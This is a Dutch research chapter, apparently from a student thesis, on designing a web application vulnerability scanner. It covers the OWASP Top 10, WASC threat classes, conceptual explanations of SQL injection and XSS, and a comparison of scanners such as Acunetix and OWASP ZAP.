De drie extensies die de meeste websites hebben geïnfecteerd met kwetsbaarheden zijn RevSlider, GravityForms, en TimThumb. In 2014 heeft Sucuri een onderzoek gedaan naar de RevSlider en een artikel gepubliceerd dat er meer dan 100,000 websites getroffen zijn door een malware die zijn aanval richt op de plugin RevSlider. De security probleem doet zich voor in de Premium versie van de RevSlider. De kwetsbaarheid zorgt ervoor dat hackers elke bestand van de server kan downloaden. Dit wordt vooral gebruikt om inloggegevens te stelen van de database. Gebruikers moeten voorzichtig zijn bij het gebruiken van derde partij plugins en goed onderzoek doen naar rapporten die geschreven zijn over de plugins op gebied van security. Zo kunnen zij voorkomen dat zij een doelwit worden voor cyberaanvallen van hackers. Magento maakt ook gebruik van derde partij plugins en doet blijkbaar ook niet genoeg aan kwaliteit controle. De Magento extensie ShopLift Supee is een ander voorbeeld van een kwetsbare extensie. Hackers gebruiken de exploiteer technieken SQL Injecties en XSS aanvallen om administratie accounts toe te voegen aan het systeem.

Zoals nu duidelijk is zijn de extensies de meest voorkomende bron van kwetsbaarheden maar niet de enige. Het security probleem waar Sucuri naar refereert als Out-of-date is een al sinds dat de eerste stukje onbeveiligde code een dreiging voor de website. Hackers vinden met genoeg tijd, motivatie en voorzieningen een manier om de software kwetsbaarheid te exploiteren.







**Deelvraag**

Wat zijn de tools en technieken die ik kan gebruiken bij het ontwikkelen van een Webapplicatie scanner?

**ONDERZOEK**

**Deelvraag**

**Wat is een webapplicatie scanner?**

# 3 Onderzoek

## 3.1 Inleiding

Dit hoofdstuk zal gaan over mijn onderzoek die de basis legt voor de Webapplicatie scanner. In dit hoofdstuk heb ik verschillende onderwerpen rondom web security onderzocht. Het onderzoek is grotendeels gedaan vanaf het bureau, wat ook wel betekent staat als bureauonderzoek of deskonderzoek. Deze soort onderzoek kan verdeeld worden in twee categorieën: primaire data en secundaire data. De categorie primaire data heeft in de context van mijn onderzoek betrekking op software testing. Het is primaire omdat ik zelf de software tests en hierdoor zelf de informatie produceer. Bij een secundair bureauonderzoek heb ik gebruik gemaakt van bestaande informatie dat door andere is geproduceerd. Voorbeelden hiervan zijn online artikelen, literatuur, informatieve video’s.

De onderwerpen die ik in dit hoofdstuk zal behandelen zijn:

Web security en de kwetsbaarheden

Een onderzoek naar de kwetsbaarheden van websites. Hierin zal ik kijken naar de kwetsbaarheden die kunnen voorkomen op een website. Het aanbod van technologieën voor het ontwikkelen van website wordt met het jaar groter en dat geeft de web ontwikkelaars de mogelijkheid om websites op verschillende manieren te bouwen. Maar innovaties in web ontwikkeling brengen ook securitylekken met zich mee waar cybercriminelen misbruik van kunnen maken.

Wat zijn de kenmerken van bestaande web scan applicaties?

Met de opkomst van webapplicaties kunnen gebruiker een interactieve ervaring beleven op het internet. Dit maakt mogelijkheid dat gebruikers taken kunnen uitvoeren zoals: persoonlijke accounts te maken, informatie op te vragen vanuit een database en digitale transacties te maken. Al deze nieuwe functionaliteiten brengen ook nieuwe gevaren met zich mee, hackers die kwetsbaarheden in deze functionaliteiten vinden hebben de mogelijkheid om het te exploiteren. Dit is hoofdzakelijk waarom er organisaties zijn die zich bezighouden met het ontwikkelen van tools waarmee webapplicaties getest kunnen worden op kwetsbaarheden zodat deze in een vroeg stadium gedetecteerd kunnen worden. De security scanner is een relatief nieuwe begrip, wat pas halverwege de eerste decennia zich heeft gevestigd als een volwaardige kandidaat op de softwaremarkt. Er zijn talloze webapplicatie scanners ontwikkelt over de jaren heen. Ik zal in deze paragraaftwee van deze soort scanners onder de loep nemen en testen.

Welke technologieën zijn geschikt voor de Webapplicatie scanner?

Er zijn vele programmatalen waarmee software geschreven kan worden maar welke is het meest geschikt voor mijn situatie. In dit deel heb ik onderzoek gedaan naar de verschillende technologieën die ik kan gebruiken voor het ontwikkelen van de Webapplicatie scanner. Een webapplicatie bestaat uit subsystemen in het geval van de Webapplicatie scanner zijn deze: CMS extensie, REST API, Scan applicatie en de Database. Elke subsysteem zal met een ander technologie moeten worden ontwikkeld. Ik zal per subsysteem de verschillende technologieën vergelijken om zo een goed onderbouwde keuze te kunnen maken.

Hoe groot is het security probleem?

Wat rapporteren de grote bedrijven over het probleem web security. In dit deel heb ik de analyse en rapportage van drie grote security bedrijven onder de loep genomen om te kijken wat hun onderzoek naar web security over de recente jaren hebben opgeleverd. Web security blijft ieder jaar een interessant onderwerp van onderzoek vanwege de nieuwe ontwikkelingen op softwaregebied die securitybedreigingen met zich mee brengen. Daarom brengen iedere jaar bedrijven als IBM, Symantec en Sucuri rapporten uit om de geïnteresseerde te informeren over de stand van zaken op securitygebied.

## 3.2 Web security en de kwetsbaarheden

Web security is een vertakking van Informatiebeveiliging dat zich specifiek bezighoudt met het beveiligen van websites. Web security werd echter pas een probleem met de komst van web 2.0. Bij de voorganger, web 1.0 konden gebruikers voornamelijk alleen informatie te bekijken. Bij web 2.0 kregen gebruikers meer rechten op een website, hierdoor konden gebruikers naast het bekijken van informatie ook informatie creëren en bewerken. Voorbeeld hiervan is het aanmaken van accounts voor een internetdienst. Deze veranderingen brachten niet alleen innovatie met zich mee maar ook veel security issues. Een van deze security issues gebeurt bij het verzenden van informatie naar servers in de vorm van een requests (verzoeken), wat een vorm is van communicatie tussen gebruiker en server. Hackers gebruiken deze communicatiemiddel om websites te comprimeren door kwaadaardige requests te verzenden om bijvoorbeeld een website offline te halen.

Er zijn een aantal non-profit organisaties die zich bezighouden met het onderzoeken, documenteren en ontwikkelen van web security applicaties. Die doen zij door open source projecten te starten waar iedereen met een interesse in web security aan kan meedoen. Er zijn twee wel bekende organisaties, OWASP en WASC. Beide hebben over de jaren heen succesvolle projecten hebben geproduceerd en hebben een actieve community die de projecten onderhouden.

OWASP

De Open Web Application Security Project, opgericht in 2001, is een wereldwijde non-profit organisatie dat zich bezighoudt met het verbeteren van web security. De missie van OWASP vangt één van de essentiële concepten van software security. Hun missie is om software security zichtbaar te maken, zodat individuen en organisaties geïnformeerde keuzes kunnen maken. Iedereen kan een bijdragen met de open-source projecten van OWASP, het heeft een gratis en open software licentie. OWASP heeft over 93 actieve projecten waarvan er een aantal gelabeld worden als volwassen. Relevante projecten die ik zal behandelen in dit document zijn:

|  |  |  |
| --- | --- | --- |
| Classificatie | Type | Project |
| Volwassen | Documentatie | Top 10 |
| Volwassen | Tool | ZAP Proxy |
| Medium | Documentatie | Code Review Project |
| Volwassen | Documentatie | Testing Guide |

Tabel 3.1

WASC

De Web Application Security Consortium is zoals OWASP een organisatie met als missie om web security te verbeteren. Hun hoofdmissie is om een standaard te ontwikkelen voor webapplicatie security. Zij bestaan uit een internationale groep van experts en organisatie vertegenwoordigers die open source en best practice security standaards produceren voor de wereldwijde web. Zij houden zich echter niet bezig met het ontwikkelen van softwaretools. Maar zijn meer gericht op het publiceren van artikelen, onderzoeksrapporten en zoals eerder vermeld standaarden voor web security. WASC classificeert hub projecten niet en het valt mij op dat deze voor een lange tijd niet zijn onderhouden. Relevante projecten die ik zal behandelen document zijn:

|  |  |
| --- | --- |
| Type | Project |
| Documentatie | Web Application Security Scanner Evaluation Criteria |
| Documentaite | WASC Threat Classification |

Table 3.2

### 3.2.1 OWASP top 10 lijst

De OWASP top 10 lijst representeert een overeenstemming over de meest kritische security risico’s voor webapplicaties. OWASP dringt bedrijven aan om dit project te implementeren in het bedrijfsproces om de risico’s op hun webapplicaties te minimaliseren. De lijst is aflopend gesorteerd op de meest voorkomende webapplicatie risico. De 10 security risico’s zijn:

* A1 Injection
* A2 Broken Authentication End Session Management (XSS)
* A3 Cross Site Scripting (XSS)
* A4 Insecure Direct Object References
* A5 Security Misconfiguration
* A6 Sensitive Data Exposure
* A7 Missing Function Level Access Control
* A8 Cross Site Request Forgery Attacks
* A9 Using Components with Known Vulnerabilities Components
* A10 Underprotected API’s

De definities kun je vinden in de bijlage OWASP top tien (Bijlage A).

OWASP heeft in detail beschreven “wat elke risico is, of je webapplicatie kwetsbaar is en hoe het te voorkomen is”? Dit informatie is cruciaal voor het ontwikkelen van een webapplicatie scanner want, het geeft een aan op welke risico’s er minimaal gescand moeten worden. Het is net een criteria lijst voor een webapplicatie scanner. Nu is het een moeilijke taak om binnen de gekregen tijd al deze risico’s te implementeren in de webapplicatie scanner die ik ga ontwikkelen. Omdat ik een Proof of Conecpt en daarom geen uitgebreide webapplicatie scanner hoef te ontwikkelen zal ik maar een selectie van de meest voorkomende risico’s implementeren. Om deze selectie te kunnen maken zal ik kijken naar hoe vaak een risico voorkomt, hoe makkelijk het exploiteerbaar is, wat de impact is op applicatie niveau en business niveau en wat de moeilijkheidsgraad is voor het implementeren van het identificeren van de kwetsbaarheid binnen het softwaresysteem.

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Risico | Vaak voorkomend | Exploiteerbaar | Impact software | Impact business | moeilijkheidsgraad |
| A1 | Vaak | Makkelijk | Zeer Hoog | Zeer Hoog | Makkelijk |
| A2 | Vaak | Gemiddeld | Hoog | Hoog | Gemiddeld |
| A3 | Heel vaak | Makkelijk | Hoog | Hoog | Makkelijk |
| A4 | Vaak | Makkelijk | Gemiddeld | Gemiddeld | Moeilijk |
| A5 | Heel Vaak | Makkelijk | Gemiddeld | Hoog | Gemiddeld |
| A6 | Niet Vaak | Moeilijk | Hoog | Hoog | Moeilijk |
| A7 | Niet Vaak | Gemiddeld | Gemiddeld | Gemiddeld | Moeilijk |
| A8 | Vaak | Makkelijk | Gemiddeld | Hoog | Makkelijk |
| A9 | Niet Vaak | Gemiddeld | Gemiddeld | Gemiddeld | Moeilijk |
| A10 | Niet Vaak | Gemiddeld | Gemiddeld | Gemiddeld | Moeilijk |

Tabel 3.3 (OWASP detail pagina’s van risico’s, 2017)

In tabel 3.3 kun je aan de blauw gekleurde regels zien welke risico’s ik heb gekozen om te implementeren in de Webapplicatie scanner. Dit heb ik gedaan op basis van hoe vaak het risico voorkomt, en kijkend naar de moeilijkheidsgraad van de implementatie ervan, en ook op basis van de tijd die ik heb gekregen voor dit project. Mijn selectie bestaat uit A1 injecties, A3 XSS en A5 Security Misconfiguration. Deze zijn Vaak tot Heel Vaak voorkomend en zijn makkelijk tot gemiddeld implementeerbaar in het systeem. Wat ik ook heb opgemerkt is dat wanneer een Risico oftewel kwetsbaarheid makkelijk exploiteerbaar is, is de implementatie van het identificeren ervan ook makkelijk. Hier is een simpele reden voor, een webapplicatie scanner doet een poging om de kwetsbaarheid te exploiteren door een aanval te simuleren. Dit wordt in de meeste gevallen in een veilige test omgeving gedaan.


### 3.2.2 OWASP Kwetsbaarheden

### A1 injectie

Software ontwikkelaars gebruiken SQL queries om een actie uit te voeren op de database, deze queries hebben in sommige gevallen input nodig van de eindgebruiker, zoals bij een inlog formulier. De gebruiker voorziet de SQL Query met de benodigde argumenten, zoals de gebruikersnaam en wachtwoord. De applicatie bouwt met deze argumenten de query op en laat het uitvoeren door de database. In figuur 3.1 staat een voorbeeld van een veel gebruikte select query voor het authentiseren van gebruiker. De globale $\_POST[] variabelen zijn de argumenten die de eindgebruiker meegeeft als input aan de applicatie.



Figuur 3.1

SQL injectie (SQLi) is een applicatie security kwetsbaarheid dat ervoor zorgt dat cybercriminelen controle krijgen over de database van de applicatie. De cybercrimineel kan toegang krijgen tot of het veranderen en verwijderen van data. Dit gebeurt wanneer de applicatie onverwachte SQL commando’s opstuurt naar de server. De SQL injectie worden in de meeste gevallen via een web formulier of browserbalk ingevoerd als data. en als de server er niet in slaagt om het op de juiste wijze schoon te maken (sanitize)voor dat het de data toegevoegd wordt aan de SQL Query dan kan de aanvaller zijn eigen SQL commando’s eraan voegen wat de database zal uitvoeren.

Figuur 3.2


Met SQL taal kan de applicatie met de database communiceren. Hiermee wordt er data opgevraagd, gewijzigd of verwijderd.


SQL Injectie gebeurt wanneer de applicatie faalt om de ingevoerde data, via het formulier, schoon te maken van de SQL Query. Een aanvaller kan special opgebouwde SQL commando’s gebruiken die de database op verzoek van de applicatie laat uitvoeren.

Voorbeelden van een SQL Injectie in PHP

Voor het uitvoeren van een SQL Injectie moet de database en applicatie aan twee criteria voldoen, een relationele database dat SQL gebruikt, en een applicatie waar de eindgebruiker de controle heeft over de input die mee wordt gegeven aan een SQL-query. Voor meer informatie over SQL injectie refereer ik u naar Bijlage A.

### A3 XSS


Cross-site scripting (XSS) is een client-side code injection aanval waarin de aanvaller/hacker kwaadaardige scripts uitvoert op webapplicaties. XSS wordt uitvoert in verschillende programmeertalen, VBScript, ActiveX, maar de meest misbruikte programmeertaal is Javascript. De primaire reden hiervoor is omdat de meeste webbrowsers afhankelijk zijn van Javascript. XSS is één van de meeste voorkomende web kwetsbaarheden en doet zich voor als een webapplicatie gebruikt maakt van ongecodeerde en niet gevalideerde gebruikersinput in de output dat het genereerd.



Figuur 3.3

Voor het verrichten van een XSS aanval moet de aanvaller/hacker een stukje javascript code plaatsen op de content pagina van een webapplicatie die de slachtoffer vervolgens bezoekt. De aanvaller/hacker moet ervoor zorgen de webbrowser van het slachtoffer de javascript code runt. De aanvaller/hacker kan dat op twee manieren doen, door social enginering technieken te gebruiken om het slachtoffer te overtuigen om de geïnfecteerde webpagina te bezoeken. Een ander manier is om een veel bezochte website, die gebruikers de functie geeft om zelf content te plaatsen zoals opmerkingen(comments), te infecteren met een XSS-injectie doormiddel van het plaatsen van een opmerking. De aanvaller/hacker hoeft alleen nog maar te wachten totdat de niets vermoedende gebruikers de website bezoeken. In figuur 3.4 wordt een voorbeeld gegeven hoe een HTML-script wordt uitgeprint op een webpagina.

**Cross-site scripting**



figuur 3.4

In figuur 3.4 wordt de uitvoering van een simpele maar effectieve XSS-aanval geïllustreerd. Er moet nog wel wat meer voor- en nawerk verricht worden om het rendabel te maken. De zeven stappen die ondernomen moeten worden zijn:

1. De aanvaller/hacker injecteert een kwaadaardige javascript code op de websites reactie pagina.
2. De server verwerkt de reactie en slaat het op in de database.
3. De gebruiker bezoek dezelfde reactie pagina via zijn webbrowser en maakt zichzelf hierdoor slachtoffer van de hacker.
4. De webbrowser doet een aanvraag voor de webpagina op verzoek van de gebruiker.
5. De server geeft de webpagina met alle reactie plus de reactie van de hacker terug aan de webbrowser.
6. De webbrowser runt de javascript code die het op de webpagina heeft gevonden.
7. De webbrowser stuurt de data van de niets vermoedende gebruiker naar de hacker.

### 3.2.3 WASC

De Web Application Security Consortium heeft als hoofddoel om standaarden te produceren voor web security. Zij en hun community zetten projecten op om dit doel te bereiken. Zoals eerder vermeld zijn er twee projecten relevant voor mijn onderzoek:

|  |
| --- |
| Project |
| WASC Threat Classification |
| Web Application Security Scanner Evaluation Criteria |

Table 3.4

Het doel van het project WASC Threat Classification (bedreiging classificering) is om threats (bedreigingen) voor webapplicaties te classificeren. WASC deelt de dreigingen op in twee klassen/types: Aanvallen en weaknesses (kwetsbaarheden). Een lijst van de Threat Classes (bedreiging klasses) is te vinden op de website van WASC (wasc, bronnenlijst). Elke dreiging heeft een WASC ID waarmee deze geïdentificeerd kan worden en een detail pagina waar er een definitie wordt gegeven van de threat en voorbeelden. WASC gebruikt andere termen om threats beschrijven dan OWASP, bij OWASP zijn alle threats vulnerabilities (kwetsbaarheden).

Deze lijst zoals de “OWASP top 10 lijst” zal ik gebruiken in mijn software applicatie om kwetsbaarheden en aanvallen te kunnen identificeren en definiëren en zal dus in de datastructuur van mijn database model opgenomen worden. Niet alle aanvallen of kwetsbaarheden zijn die opgenomen zijn hebben een directe betrekking op de webapplicatie. Een aanval zoals Denial of Service (WASC-10) is een objectieve aanval op de server en niet de webapplicatie. Je zal een aantal threats tegenkomen die al in de OWASP deel zijn behandeld. Voor het Proof of Concept zal ik een aantal aanvallen van de WACS lijst met definitie opnemen in de webapplicatie. Deze zal ik in de tabel markeren.

De geïdentificeerde en gedefinieerde aanvallen en kwetsbaarheden zijn:

|  |  |  |
| --- | --- | --- |
| WACS ID | Threats type | Threat |
| WASC-42 | Aanvallen | Abuse of functionality |
| WASC-11 | Aanvallen | Brute Force |
| WASC-19 | Aanvallen | SQL Injection |
| WASC-12 | Aanvallen | Content Spoofing |
| WASC-18 | Aanvallen | Credential/Session Predicition |
| WASC-8 | Aanvallen | Cross-Site Scripting |
| WASC-9 | Aanvallen | Cross-Site Request Forgery |
| WAC-10 | Aanvallen | Denial of Service |
| WASC-15 | Weaknesses | Application Misconfiguration |
| WASC-16 | Weaknesses | Insecure Indexing |
| WASC-13 | Weaknesses | Information Leakage |
| WASC-01 | Weaknesses | Insufficient Authentication |
| WACS-02 | Weaknesses | Insufficient Athorization |
| WASC-14 | Weaknesses | Server Misconfiguration |

Tabel 3.5

WASSEC

Het doel dat WASC wilt bereiken met de Web Application Security Scanner Evaluation Criteria is een set van guidelines te definiëren voor het evalueren van webapplicatie scanners. Hiermee willen zij, de organisatie, security professionals begeleiden bij het evalueren van webapplicaties. Met de WASSEC worden een aantal kenmerken van een webapplicatie scanner geëvalueerd zoals het identificeren van kwetsbaarheden en de effectiviteit van de webapplicatie test. De WASSEC behandeld een variatie van componenten die deel uitmaken van een webapplicatie scanner zoals: de crawler/spider, parser (data verwerker), sessie manager, testing vaardigheid en de component dat het rapport genereerd.

Nu zal ik ook na het ontwikkelen van mijn Proof of Concept dit document gebruiken om op de correcte wijze een webapplicatie te evalueren, maar waar ik dit document primaire voor ga gebruiken is een requirement document waarin ik beschrijf aan welke eisen de Proof of Concept van de webapplicatie scanner moet voldoen.

Het document behandeld alle onderwerpen die nodig zijn bij het uitvoeren en evalueren van een webapplicatie scan. Het laat zien waar een webapplicatie scanner aan moet voldoen en het op een effectieve manier gebruikt kan worden. De categorieën die behandeld worden in dit document zijn:

|  |  |  |
| --- | --- | --- |
| Type | Categorie | Beschrijving |
| Proces | Protocol | Voor het testen van webapplicaties zal de scanner de communicatie protocollen moeten ondersteunen die gebruikelijk zijn. |
| Proces | Authenticatie | De ondersteuning van authenticatie voor het testen van webapplicaties. |
| Proces | Sessie management | Tijdens een scan is het belangrijk dat er een sessie onderhoudt wordt. |
| Component/tool | Spider/Crawler | Crawling is een actie die uitgevoerd wordt bij het parsen van een webpagina. Hyperlinks worden verwerkt door de crawler. |
| Proces | Parsing(HTML verwerking) | Vooraf van het scanproces is het nodig om een de website te verwerken, dit proces wordt door de webcrawler/spider gedaan. |
| Component/tool | Scanner/Tester | Het testen van website op kwetsbaarheden is de kernfunctie van een webapplicatie scanner. |
| Component/tool | Commando’s en controle | De commando’s waarmee de webapplicatie scanner wordt aangestuurd. Interactie tussen eindgebruiker en applicatie. |
| Component/tool | Rapporteren | Het genereren van rapporten op basis van de gevonden kwetsbaarheden. De resultaten kunnen dan buiten de interface van de applicatie bekeken worden. |

Tabel 3.6

In tabel 3.5 wordt een praktisch overzicht gegeven van waar een webapplicatie scanner uit bestaat en aan moet voldoen. Sommige van deze componenten en processen zitten in elkaar verweven zoals de Protocol, Authenticatie, Sessie management, parsing (HTML verwerking) deel uitmaken van de Spider/Crawler. De kern componenten van een webapplicatie scanner bestaan dus uit een GUI of CLI-interface, Crawler/Spider, Tester/Scanner, Rapport generator. Al deze componenten en processen zullen deel uitmaken van de Proof of Concept die ik in dit project zal ontwikkelen.

**Conclusie**

In het eerste deel van dit deelonderzoek heb ik gekeken naar welke kwetsbaarheden zich voor kunnen doen op een webapplicatie. Hierbij heb ik twee documenten bestudeerd, de OWASP top 10 lijst en de WASC Threat Classification. Na het bestuderen en analyseren van de informatie ben ik tot de conclusie gekomen om mij te richten op vier kwetsbaarheden die veelvoorkomende zijn en relatief makkelijk te detecteren zijn. Mijn selectie van kwetsbaarheden bevat de (A1/WACS-19) SQL injectie, (A3/WASC-8) Cross-site scripting en Security Misconfiguration (A5/WACS-13, 14 en 15). Voor het bewijzen dat mijn Proof of Concept werkt behoren deze vier kwetsbaarheden minimaal bij het testproces (Tabel 3.5, Testing) van de webapplicatie scanner. Het zijn kwetsbaarheden die vaak door hackers geëxploiteerd worden en hoge schade kunnen richten aan een bedrijf die afhankelijk is van een webapplicatie. Ook zijn deze twee kwetsbaarheden relatief makkelijk te implementeren. In het tweede deel van het deelonderzoek heb ik het WASC Web Application Security Scanner Evaluation Criteria document praktisch gebruikt om een algemeen web application scanner te ontleden zodat ik een overzicht kon maken van de componenten en processen waaruit het systeem in kwestie bestaat. Ik kan concluderen dat ik deze lijst (Tabel 3.5) zal gebruiken als referentie tijdens het maken van mijn requirement lijst oftewel MoSCoW.

## 3.4 Webapplicatie scanner

### 3.4.1 Inleiding

In de afgelopen decennia zijn er heel wat webapplicatie scanners op de markt verschenen, zowel commercieel als open source (gratis). Er zijn verschillende soorten webapplicatie scanners die ingezet kunnen worden op een variatie van vlaktes binnen een webapplicatie. Zo kunnen Webapplicatie scanners onderverdeeld worden in twee hoofdcategorieën Blackbox testing en Whitebox testing. Blackbox testing wordt geassocieerd met het testen van de buitenkant van een webapplicatie zonder kennis te hebben over de interne werking van de applicatie. Bij Whitebox testing wordt gerefereerd naar het testen vanuit de binnenkant van de applicatie. Dit heeft betrekking op het testen op kwetsbaarheden van de broncode. Vanuit deze twee categorieën hebben organisaties zoals OWASP tools ontwikkeld voor het detecteren van kwetsbaarheden vanuit de buitenkant en binnenkant van een web applicatie.

Webapplicatie scanners kun je volgens OWASP in vijf categorieën verdelen:

(https://www.owasp.org/index.php/Category:Tools\_Categories)

* Threat Modeling Tools
* Source Code Analysis Tools (SAST)
* **Vulnerability detection Scanning Tools (DAST)**
* Interactive Application Security Testing Tools (IAST)
* Penetration Testing Tools

Van de vijf categorieën zal ik er alleen maar één behandelen in dit document en dat is de DAST tools. De reden hiervoor is omdat ik voor het project een MVP zal ontwikkelen dat van de buitenkant, dus Blackbox testing, kwetsbaarheden detecteert van een web applicatie.

In dit deel zal ik onderzoek doen naar een aantal DAST tools om inzicht te krijgen in de werkwijze van de verschillende scanners. Ieder scanner verschilt in omvang, scan proces, software architectuur, het analytische vermogen, de wijze van rapporteren, etc.. Het is interessant om een aantal Webapplicatie scanners te bestuderen om zo hun werkwijze te leren kennen. Dit zal mij nieuwe inzichten bieden en zal mij helpen mijn eigen Webapplicatie scanner te verbeteren. Ook zal ik naar de fundamentele aspecten waaruit een Webapplicatie scanner gebouwd is.

OWASP heeft een lijst van 40 DAST gepubliceerd; deze lijst is op 26 juli ’17 voor het laatst geüpdatet. Deze lijst bevat zowel commerciële als open source tools. Ik zal er twee uit selecteren voor dit onderzoek, één zal commercieel zijn en de ander open source. Ik heb drie eisen opgesteld voor het selectieproces, 1) is dat beide voorloper moeten zijn op gebied van DAST tools en 2) het moeten goed gedocumenteerde tools zijn en als laatste 3) de tool moet makkelijk te verkrijgen zijn.

De eisen dienen als regels die het zoeken naar een geschikte Webapplicatie scanner vereenvoudigd.

Regels/eisen uitgelegd

1. Webapplicatie scanners die goed onderhouden worden met de laatste technologische vooruitgangen kan mij meer inzicht bieden dan een verouderde tool.
2. Goed gedocumenteerde tools bieden mij meer informatie aan over de werking van de tool voor mijn onderzoek.
3. Met tools die gemakkelijk verkrijgbaar zijn bedoel ik dat er geen hele registratie proces en goedkeuring vooraf moet gaan voordat ik er echt gebruik van kan maken.

Ik zal de beschikbare tools met deze drie regels/eisen valideren.

Uit het onderzoek van deel 3.4.2 heb ik een selectie gemaakt van twee DAST tools. Deze tools zal ik in de komende delen onderzoeken. Hiervoor zal ik de tools uitproberen en de werking documenteren, de documentatie doornemen en onderzoeken wat voor datastructuur zij gebruiken wat zij aan data verzamelen.

De scanners die ik voor dit deel heb gekozen zijn:

* Acunetix
* ZAP Zed Attack Proxy

Ik zal in dit onderzoek twee documenten behandelen: Acunetix handleiding en de brochure, beide zijn te vinden op de officiële website van Acunetix. Voor OWASP ZAP de documentatie die beschikbaar is gesteld op de index pagina van de officiële website waaronder de start gids van OWASP ZAP. De twee documenten bieden inzicht in de werking van beide DAST-tools.

Acunetix vermeld dat een DAST tool heeft drie kern processen:

**Crawl & Scan**

Voordat er gescand kan worden moeten er eerst resources worden opgehaald. De crawler zorgt daarvoor door een delen van een HTML pagina te scrapen. Scrapen is het proces van het selectief uitknippen van html elementen zoals de anchor tag <a>, wat als attribuut een hyperlink. Wanneer er voldoende gecrawld is kan een scan gestart worden.

**Detect & Alert**

Bij het detecteren van kwetsbaarheden is precisie dat telt. Tijdens de scan worden probeert de DAST-tool kwetsbaarheden in een webapplicatie te detecteren. Om te kunnen meten hoe goed en accuraat een DAST-tool kwetsbaarheden detecteert kan de OWASP Benchmark gebruikt worden.

**Prioritize & Manage**

Na een scan worden alle gevonden kwetsbaarheden geprioriteerd in een geïndexeerde lijst en gerapporteerd. De resultaten van de scans worden opgeslagen en kunnen herzien worden voor analytische doeleindes.

### 3.4.4 Acunetix

Volgens een document van Acunetic heeft 70% van alle websites een kwetsbaarheid dat kan leiden tot diefstal van gevoelige data [Acunetix document]. Acunetix maakt een paar goede punten in het document zoals, dat hackers zich concentreren op het volgende: Componenten van webapplicaties als winkelwagens, formulieren, login pagina’s en dynamische content. Dit is voor een grootdeel waar de webapplicatie scanner die ik ontwikkel op zal focussen. Een ander punt die Acunetix maakt is dat webapplicaties 24/7 toegankelijk zijn en dat zij controle hebben over kostbare data omdat zij, als het niet via een API gaat, in de meeste gevallen directe contact hebben met de backend, hoe anders moeten zij aan de data komen. Dit allemaal wordt in de eerste paragraaf toegelicht wat naar mijn mening een zeer goede inleiding is voor het document. Verder in het document vermeld Acunetix dat netwerk security amper bescherming biedt tegen webapplicatie aanvallen, dit komt doordat de netwerkpoorten 80/443 altijd openstaan. De reden dat deze poorten altijd openstaan is omdat zij iedere bezoeker moeten toelaten op de website. Anders heeft het geen nut om een website te hosten.

**Acunetix Web**

Zoals je kunt lezen is Acunetix een bedrijf dat zich bezighoudt met de security van webapplicaties. Hiervoor hebben zij een DAST-tool ontwikkeld. Acunetix heeft een desktopversie ontwikkeld en een web versie. Ik zal in dit deel de web versie behandelen. De Acunetix Web Interface is een gebruikersvriendelijke webapplicatie die de gebruiker na het inloggen naar een dashboard brengt. Vanaf het dashboard kunnen gebruikers vier managementtaken uitvoeren.

* Het configureren en beheren van websites die als targets (Doelwitten) worden ingevoerd
* Het starten van een security scan
* Het bekijken van statistieken
* Genereren van een rapport wat gebaseerd is op de kwetsbaarheden die gevonden zijn

Verder zijn er nog andere kleinere taken zoals het beheren van de gebruikers profiel. Targets zijn websites die de gebruiker als doelwit heeft geregistreerd voor de voorbereiding van een scan. Na het instellen van een target kan de gebruiker de scan starten. Voor het starten van de scan kan de gebruiker nog een aantal opties instellen. De opties zijn verdeeld over vier tabs, General, Crawl, HTTP, Advanced. In de tab General kan de type scan ingesteld worden, de snelheid van de scan en de logingegevens.

